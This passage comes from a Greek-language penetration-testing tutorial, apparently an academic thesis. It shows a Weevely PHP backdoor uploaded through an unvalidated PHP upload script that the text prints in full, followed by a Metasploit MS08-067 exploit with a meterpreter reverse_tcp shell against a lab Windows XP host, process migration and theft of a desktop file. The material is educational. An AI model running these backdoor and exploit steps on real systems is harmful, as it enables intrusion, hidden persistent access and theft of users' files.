[system] :system.info

root@bt:/pentest/backdoors/web/weevely# ./weevely.py generate bdpass /root/Desktop/bd.php

Weevely 0.5.1 - Generate and manage stealth PHP backdoors
              Emilio Pinna 2011-2012

+ Backdoor file '/root/Desktop/bd.php' created with password 'bdpass'.
root@bt:/pentest/backdoors/web/weevely#
```

Figure 185: Κρυπτογράφηση του backdoor αρχείου

Το κρυπτογραφημένο backdoor αρχείο που δημιουργήσαμε έχει όνομα **bd.php** και κωδικό **bdpass**. Ύστερα το ανεβάζουμε στο διακομιστή όπου πλέον το antivirus του θύματος δεν θα το ανιχνεύσει σαν ιό. Παρακάτω βλέπουμε το αρχείο αυτό αποθηκευμένο στο server.




Figure 186: Το backdoor στο server

Τώρα πια είμαστε έτοιμη να ξεκινήσουμε την επίθεση μας. Η εντολή που δίνουμε φαίνεται στην παρακάτω εικόνα. Στο URL που δίνουμε πρέπει επίσης να συμπεριλάβουμε και το path όπου αποθηκεύτηκε το αρχείο που ανεβάσαμε προκειμένου να επιτύχει η επίθεση.




Figure 187: Εκκίνηση επίθεσης και σύνδεση στον υπολογιστή

Μόλις συνδεθήκαμε στον υπολογιστή !! Τώρα πλέον έχουμε απόλυτη πρόσβαση μέσω του **command prompt** των Windows και το θύμα δεν έχει απολύτως κανένα τρόπο να το ξέρει

αυτό καθώς δεν του παρουσιάζεται κανένα μήνυμα προειδοποίησης. Παρακάτω πληκτρολογώντας την εντολή dir βλέπουμε τι περιέχει το τρέχον directory που βρισκόμαστε.

Figure 188: Περιεχόμενα φακέλου αποθήκευσης στο server

Βλέπουμε ότι βρισκόμαστε στο φάκελο όπου αποθηκεύονται τα αρχεία που στέλνονται στο server και αυτό ήταν αναμενόμενο καθώς εκεί είναι αποθηκευμένο το backdoor που ανεβάσαμε. Πληκτρολογώντας την εντολή **cd ..** κατεβαίνουμε ένα επίπεδο παρακάτω και βρισκόμαστε πλέον στο σκληρό δίσκο του υπολογιστή όπου μπορούμε να δούμε τα περιεχόμενα του.




Figure 189: Περιεχόμενα σκληρού δίσκου

Ύστερα για να δούμε πόσοι λογαριασμοί χρηστών υπάρχουν σε αυτόν τον υπολογιστή μεταβαίνουμε στο φάκελο Users δίνοντας την εντολή **cd Users**.

```
nt authority\system@TheSaint:/$ cd Users

nt authority\system@TheSaint:/Users$ dir
Volume in drive C has no label.
 Volume Serial Number is E476-CB8F

 Directory of C:\Users

08/07/2012  11:46 ??    <DIR>          .
08/07/2012  11:46 ??    <DIR>          ..
08/07/2012  11:47 ??    <DIR>          Administrator
12/12/2011  01:53 ??    <DIR>          Public
07/07/2012  12:46 ??                 0 The
08/07/2012  10:26 ??    <DIR>          The Saint
               1 File(s)              0 bytes
               5 Dir(s)  452.556.595.200 bytes free
nt authority\system@TheSaint:/Users$ _
```

Figure 190: Λογαριασμοί χρηστών

Παρατηρούμε ότι σε αυτόν τον υπολογιστή, υπάρχουν δύο λογαριασμοί χρηστών, το Administrator και το The Saint. Επιλέγουμε να μεταβούμε στο λογαριασμό του χρήστη The Saint.

```
nt authority\system@TheSaint:/Users$ cd The Saint

nt authority\system@TheSaint:/Users/The Saint$ dir
Volume in drive C has no label.
 Volume Serial Number is E476-CB8F

 Directory of C:\Users\The Saint

08/07/2012  10:26 ??    <DIR>          .
08/07/2012  10:26 ??    <DIR>          ..
11/06/2012  12:53 ??    <DIR>          .EasyPmd2
08/07/2012  02:42 ??    <DIR>          .jindent
11/06/2012  12:53 ??    <DIR>          .jrebel
01/06/2012  12:48 ??    <DIR>          .m2
07/07/2012  12:03 ??    <DIR>          .nbi
01/06/2012  12:47 ??    <DIR>          .netbeans
09/06/2012  09:37 ??    <DIR>          .netbeans-derby
24/05/2012  03:52 ??    <DIR>          Contacts
11/07/2012  02:28 ??    <DIR>          Desktop
08/07/2012  10:35 ??    <DIR>          Documents
11/07/2012  12:44 ??    <DIR>          Downloads
24/05/2012  03:52 ??    <DIR>          Favorites
24/05/2012  03:52 ??    <DIR>          Links
24/05/2012  03:52 ??    <DIR>          Music
24/05/2012  03:52 ??    <DIR>          Pictures
24/05/2012  03:52 ??    <DIR>          Saved Games
24/05/2012  03:52 ??    <DIR>          Searches
24/05/2012  03:52 ??    <DIR>          Videos
               0 File(s)              0 bytes
              20 Dir(s)  452.555.300.864 bytes free
nt authority\system@TheSaint:/Users/The Saint$ _
```

Figure 191: Περιεχόμενα του χρήστη The Saint

Είδαμε λοιπόν πως με ένα αρχείο backdoor μπορούμε να αποκτήσουμε πρόσβαση σε έναν υπολογιστή μέσω έναν διακομιστή που τρέχει σε αυτό, να δούμε τα περιεχόμενα του, και επίσης τα περιεχόμενα του υπολογιστή που βρίσκεται ο διακομιστής. Είναι σημαντικό να πούμε ότι η επίθεση αυτή πετυχαίνει μόνο σε απλές ιστοσελίδες η οποίες δεν έχουν ρυθμιστεί σωστά και έχουν κενά ασφαλείας. Έχοντας ανεβάσει το backdoor, ο επιτιθέμενος πλέον μπορεί να αποκτήσει οποιαδήποτε στιγμή θέλει πρόσβαση στον διακομιστή.

8.3.2 Κώδικας PHP για upload

```
<?php

        $target_path = "C:/wamp/www/webpages/upload/";
        $target_path = $target_path . basename($_FILES["filename"]["name"]);
        $success = "<p style=\"line-height:150%; font-size:30px; font-style:oblique; font-
        family:\"Times New Roman\", Times, serif\"> File Uploaded Succesfully !</p>";


        if ($_FILES["filename"]["error"] > 0)
        {
                echo "There was an error while uploading file ".
        $_FILES["filename"]["name"] . "<br/>";

                if ($_FILES["filename"]["error"] == 1)
                {
                        echo "The uploaded file exceeds the upload_max_filesize directive in
                        php.ini. <br/>";
                        echo "Error code : " . $_FILES["filename"]["error"] . "<br/>";
                }
                elseif ($_FILES["filename"]["error"] == 3)
                {
                        echo "The uploaded file was only partially uploaded <br/>";
                        echo "Error code : " . $_FILES["filename"]["error"] . "<br/>";
                }
                elseif ($_FILES["filename"]["error"] == 4 )
                {
                        echo "No file was uploaded. Please choose a file... <br/>";
                        echo "Error code : " . $_FILES["filename"]["error"] . "<br/>";
                }
                elseif ($_FILES["filename"]["error"] == 7 )
                {
                        echo "Failed to write file to disk. <br/>";
                        echo "Error code : " . $_FILES["filename"]["error"] . "<br/>";
                }

        }
        else
        {
                if (file_exists($target_path))
                {
                        echo "A file named " . $_FILES["filename"]["name"] . " already exists
                        in the server";
                }
                else
                {
                        move_uploaded_file($_FILES["filename"]["tmp_name"],
                        $target_path);
                        echo $success;
```

```
                    echo "<font style = \"margin:3px\"; size=\"3\" color = \"red\"> File
                    stored in </font> " . "<font size=\"2\">" . $target_path . "</font>" .
                    "<br/>";

                    echo "<font style = \"margin:3px\"; size=\"3\" color = \"red\"> Upload:
                    </font> " . "<font size = \"2\">" . $_FILES["filename"]["name"] .
                    "</font>" . "<br />";

                    echo "<font style = \"margin:3px\"; size=\"3\" color = \"red\"> Type:
                    </font>" . "<font size =\"2\">" . $_FILES["filename"]["type"] .
                    "</font>" . "<br />";

                    echo "<font style = \"margin:3px\"; size=\"3\" color = \"red\"> Size:
                    </font>" . "<font size=\"2\">". ($_FILES["filename"]["size"] / 1024)
                    ."</font>" . "<font size=\"2\"> Kb </font> <br />";

                    echo "<font style = \"margin:3px\"; size=\"3\" color = \"red\"> Temp
                    file: </font>" . "<font size=\"2\">" .
        $_FILES["filename"]["tmp_name"] . "</font>" . "<br />";
                }

        }

?>
```

8.5 Υποκλοπή δεδομένων από τον υπολογιστή του χρήστη

Έχοντας δείξει κάποια βασικά πράγματα για το Metasploit, σε αυτή την ενότητα θα προχωρήσουμε την επίθεση μας στο χρήστη σε διαφορετικό επίπεδο. Αυτή τη φορά θα υποκλέψουμε αρχεία του χρήστη που αυτός διαθέτει στον υπολογιστή του. Επίσης, θα δείξουμε το τι βλέπει ο χρήστης τη στιγμή της επίθεσης, παίρνοντας ένα στιγμιότυπο από τον υπολογιστή του, κ.α. Τέλος, θα δείξουμε πως αφού έχουμε αποκτήσει πρόσβαση στον υπολογιστή και έχουμε υποκλέψει ότι αρχεία θέλουμε, μπορούμε να απενεργοποιήσουμε τον υπολογιστή του θύματος απομακρυσμένα.

8.5.1 Εκτέλεση επίθεσης

Όπως και στις προηγούμενες επιθέσεις σε αυτό το κεφάλαιο, ο επιτιθέμενος χρησιμοποιεί λειτουργικό σύστημα Linux-BackTrack με IP 10.14.37.209, και το θύμα Windows XP SP 1 με IP 10.14.37.57 . Η αδυναμία την οποία θα εκμεταλλευτούμε είναι γνωστή με το όνομα MS08-067. Η αδυναμία αυτή επιτρέπει την απομακρυσμένη εκτέλεση κώδικα αν ένας υπολογιστής λάβει ένα κατασκευασμένο RPC πακέτο. Για περισσότερα σχετικά με αυτή την αδυναμία επισκεφτείτε το http://technet.microsoft.com/en-us/security/bulletin/ms08-067 .

Αρχικά ξεκινάμε και βλέπουμε αν ο υπολογιστής του θύματος είναι ευάλωτος και ποιες θύρες έχει ανοικτές. Αυτό το κάνουμε χρησιμοποιώντας το εργαλείο Nmap.




Figure 192: Έλεγχος για αδυναμίες στο θύμα

Στην παραπάνω εικόνα δίνοντας την εντολή που είναι μαρκαρισμένη με πράσινο χρώμα (1) τρέχουμε το Nmap με παραμέτρους το *--script=smb-check-vulns* η οποία ελέγχει αν ο υπολογιστής του θύματος είναι ευάλωτος στην αδυναμία που αναφέραμε πιο πάνω. Για περισσότερες πληροφορίες σχετικά με τις παραμέτρους τρέξτε την εντολή nmap -h. Επίσης παρατηρούμε τις θύρες και υπηρεσίες που αυτός ο υπολογιστής έχει ανοικτές (2). Αυτή είναι μία πολύ καλή πληροφορία για διάφορες άλλες επιθέσεις. Τέλος (3), βλέπουμε ότι το Nmap αναφέρει το MS08-067: VULNERABLE . Η πληροφορία αυτή αποτελεί μία καλή ένδειξη ότι ο υπολογιστής του θύματος είναι ευάλωτος στη συγκεκριμένη αδυναμία.

Το επόμενο βήμα είναι να επιλέξουμε το exploit που θα χρησιμοποιήσουμε για την επίθεσης μας. Το exploit που διαλέγουμε φαίνεται στην παρακάτω εικόνα.

```
msf > search netapi

Matching Modules
================

   Name                                 Disclosure Date          Rank    Description
   ----                                 ---------------          ----    -----------
   exploit/windows/smb/ms03_049_netapi  2003-11-11 00:00:00 UTC  good    Microsoft Workstation Service NetAddAlte
rnateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi  2006-08-08 00:00:00 UTC  good    Microsoft Server Service NetpwPathCanoni
calize Overflow
   exploit/windows/smb/ms06_070_wkssvc  2006-11-14 00:00:00 UTC  manual  Microsoft Workstation Service NetpManage
IPCConnect Overflow
   exploit/windows/smb/ms08_067_netapi  2008-10-28 00:00:00 UTC  great   Microsoft Server Service Relative Path S
tack Corruption


msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > _
```

Figure 193: Επιλογή exploit

Το exploit αυτό θα εγκαθιδρύσει μία σύνδεση με το θύμα, επιτρέποντας μετά στο θύμα να συνδεθεί πίσω στον επιτιθέμενο σε μια θύρα που θα καθορίσει ο επιτιθέμενος. Ύστερα επιλέγουμε το payload που θα στείλουμε στο θύμα ώστε να πετύχει η επίθεση. Το payload αυτό φαίνεται στην παρακάτω εικόνα. Επίσης δείχνουμε και τα λειτουργικά συστήματα τα οποία μπορεί να πλήξει αυτό το payload. Ύστερα επιλέγουμε το λειτουργικό σύστημα που αντιστοιχεί σε αυτό που χρησιμοποιεί ο χρήστης.

```
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (AlwaysOn NX)
   4   Windows XP SP2 English (NX)
   5   Windows XP SP3 English (AlwaysOn NX)
   6   Windows XP SP3 English (NX)
   7   Windows 2003 SP0 Universal
   8   Windows 2003 SP1 English (NO NX)
```

Figure 194: Επιλογή payload και target

```
msf  exploit(ms08_067_netapi) > set TARGET 2
TARGET => 2
```

Figure 195: Καθορισμός TARGET

Το επόμενο βήμα είναι να πούμε στο exploit που έχουμε διαλέξει, την IP του επιτιθέμενου, την IP του θύματος, καθώς και τη θύρα όπου θα συνδεθεί το θύμα στον υπολογιστή του επιτιθέμενου. Όλα αυτά φαίνονται στην παρακάτω εικόνα.

LHOST = Local Host (attacker), RHOST= Remote Host (victim), LPORT= Local Port (port in attacker's computer)

```
msf  exploit(ms08_067_netapi) > set RHOST 10.14.37.57
RHOST => 10.14.37.57
msf  exploit(ms08_067_netapi) > set LHOST 10.14.37.209
LHOST => 10.14.37.209
msf  exploit(ms08_067_netapi) > set LPORT 8080
LPORT => 8080
msf  exploit(ms08_067_netapi) > _
```

Figure 196: Καθορισμός άλλων παραμέτρων

Πριν ξεκινήσουμε την επίθεση βλέπουμε για τελευταία φορά αν όλες οι παράμετροι είναι ρυθμισμένες σωστά όπως φαίνεται παρακάτω.

```
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.14.37.57      yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     10.14.37.209     yes       The listen address
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows XP SP0/SP1 Universal


msf  exploit(ms08_067_netapi) > _
```

Figure 197: Όλες οι παράμετροι

Ξεκινάμε λοιπόν την επίθεση μας. Η επίθεση αυτή θα είναι λίγο διαφορετική από αυτές που δείξαμε στις προηγούμενες ενότητες, καθώς θα μας οδηγήσει σε ένα άλλο εργαλείο που λέγεται *Meterpreter*. Το εργαλείο αυτό θα μας επιτρέψει να εφαρμόσουμε όλα αυτά που αναφέραμε στην εισαγωγή αυτής της ενότητας. Παρακάτω φαίνεται η επίθεση και το εργαλείο Meterpreter.




Figure 198: Εκκίνηση επίθεσης

Η επίθεση πέτυχε! Τώρα πλέον έχουμε τον έλεγχο του υπολογιστή του θύματος. Παρατηρούμε ότι το Meterpreter έχει δημιουργήσει μια συνεδρίαση (session) μεταξύ του επιτιθέμενου και του θύματος. Πληκτρολογώντας την εντολή **help** μπορούμε να δούμε τις διαθέσιμες εντολές που μας παρέχει το Meterpreter. Τώρα θα ξεκινήσουμε να δείχνουμε μια σειρά από πράγματα που μπορούμε να κάνουμε.

Αρχικά βλέπουμε τις δικτυακές ρυθμίσεις του θύματος πληκτρολογώντας την εντολή **ipconfig**.




Figure 199: Δικτυακές ρυθμίσεις του θύματος

Παίρνουμε γενικές πληροφορίες για το σύστημα του θύματος όπως φαίνεται παρακάτω.

```
meterpreter > sysinfo
Computer        : VULNERAB-52RA7R
OS              : Windows XP (Build 2600, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > _
```

Figure 200: Πληροφορίες συστήματος

Παρακάτω βλέπουμε τις διεργασίες που τρέχουν στον υπολογιστή του θύματος δίνοντας την εντολή **ps** . Για να μπορέσουμε να κάνουμε πιο ενδιαφέροντες επιθέσεις πρέπει να μεταφερθούμε στην διεργασία **explorer.exe**. Σε αυτή τη διεργασία μπορούμε να δούμε όλα τα αρχεία του χρήστη. Αυτό το κάνουμε με την εντολή **migrate**.

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session     User                          Path
 ---   ----  ----              ----  -------     ----                          ----
 0     0     [System Process]        4294967295
 4     0     System            x86   0           NT AUTHORITY\SYSTEM
 500   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 572   500   csrss.exe         x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 596   500   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 640   596   services.exe      x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 652   596   lsass.exe         x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 820   640   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 876   596   wpabaln.exe       x86   0           VULNERAB-52RA7R\Owner         C:\WINDOWS\System32\wpabaln.exe
 932   640   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1104  640   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System32\svchost.exe
 1136  640   svchost.exe       x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\svchost.exe
 1304  640   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1592  1560  explorer.exe      x86   0           VULNERAB-52RA7R\Owner         C:\WINDOWS\Explorer.EXE


meterpreter > migrate 1592
[*] Migrating to 1592...
[*] Migration completed successfully.
meterpreter > _
```

Figure 201: Μεταφορά σε άλλη διεργασία

Τώρα πλέον είμαστε στο explorer.exe. Μπορούμε να δούμε τι περιλαμβάνει ο φάκελος του θύματος που είναι ο **Owner**.

```
meterpreter > pwd
C:\Documents and Settings\Owner
meterpreter > ls

Listing: C:\Documents and Settings\Owner
========================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2012-07-17 22:19:29 +0300  .
40777/rwxrwxrwx   0       dir   2012-07-13 16:50:23 +0300  ..
40555/r-xr-xr-x   0       dir   2012-07-17 22:22:35 +0300  Application Data
40777/rwxrwxrwx   0       dir   2012-07-17 22:26:50 +0300  Cookies
40777/rwxrwxrwx   0       dir   2012-07-18 11:34:12 +0300  Desktop
40555/r-xr-xr-x   0       dir   2012-07-13 02:19:44 +0300  Favorites
40777/rwxrwxrwx   0       dir   2012-07-13 05:02:56 +0300  Local Settings
40555/r-xr-xr-x   0       dir   2012-07-13 02:19:44 +0300  My Documents
100666/rw-rw-rw-  786432  fil   2012-07-18 18:04:52 +0300  NTUSER.DAT
40777/rwxrwxrwx   0       dir   2012-07-13 05:02:56 +0300  NetHood
40777/rwxrwxrwx   0       dir   2012-07-13 05:02:56 +0300  PrintHood
40555/r-xr-xr-x   0       dir   2012-07-18 11:44:30 +0300  Recent
40555/r-xr-xr-x   0       dir   2012-07-13 02:18:40 +0300  SendTo
40555/r-xr-xr-x   0       dir   2012-07-13 05:02:56 +0300  Start Menu
40777/rwxrwxrwx   0       dir   2012-07-13 02:08:02 +0300  Templates
40777/rwxrwxrwx   0       dir   2012-07-17 22:19:29 +0300  UserData
100666/rw-rw-rw-  1024    fil   2012-07-18 18:24:08 +0300  ntuser.dat.LOG
100666/rw-rw-rw-  180     fil   2012-07-18 18:04:53 +0300  ntuser.ini

meterpreter >
```

Figure 202: Περιεχόμενα του χρήστη

Μεταφερόμαστε στην επιφάνεια εργασίας του θύματος. Εκεί βλέπουμε ότι ο χρήστης έχει μια εικόνα με το όνομα **Blue_hills.jpg**. Αποφασίζουμε να κλέψουμε αυτή την εικόνα και να την κατεβάσουμε στον υπολογιστή μας ώστε να δούμε τι είναι. Όλα αυτά φαίνονται παρακάτω.

```
meterpreter > cd Desktop
meterpreter > ls

Listing: C:\Documents and Settings\Owner\Desktop
================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2012-07-18 11:34:12 +0300  .
40777/rwxrwxrwx   0      dir   2012-07-17 22:19:29 +0300  ..
100666/rw-rw-rw-  28521  fil   2002-08-29 15:00:00 +0300  Blue_hills.jpg

meterpreter > download Blue_hills.jpg
[*] downloading: Blue_hills.jpg -> Blue_hills.jpg
[*] downloaded : Blue_hills.jpg -> Blue_hills.jpg
meterpreter > _
```

Figure 203: Υποκλοπή εικόνας

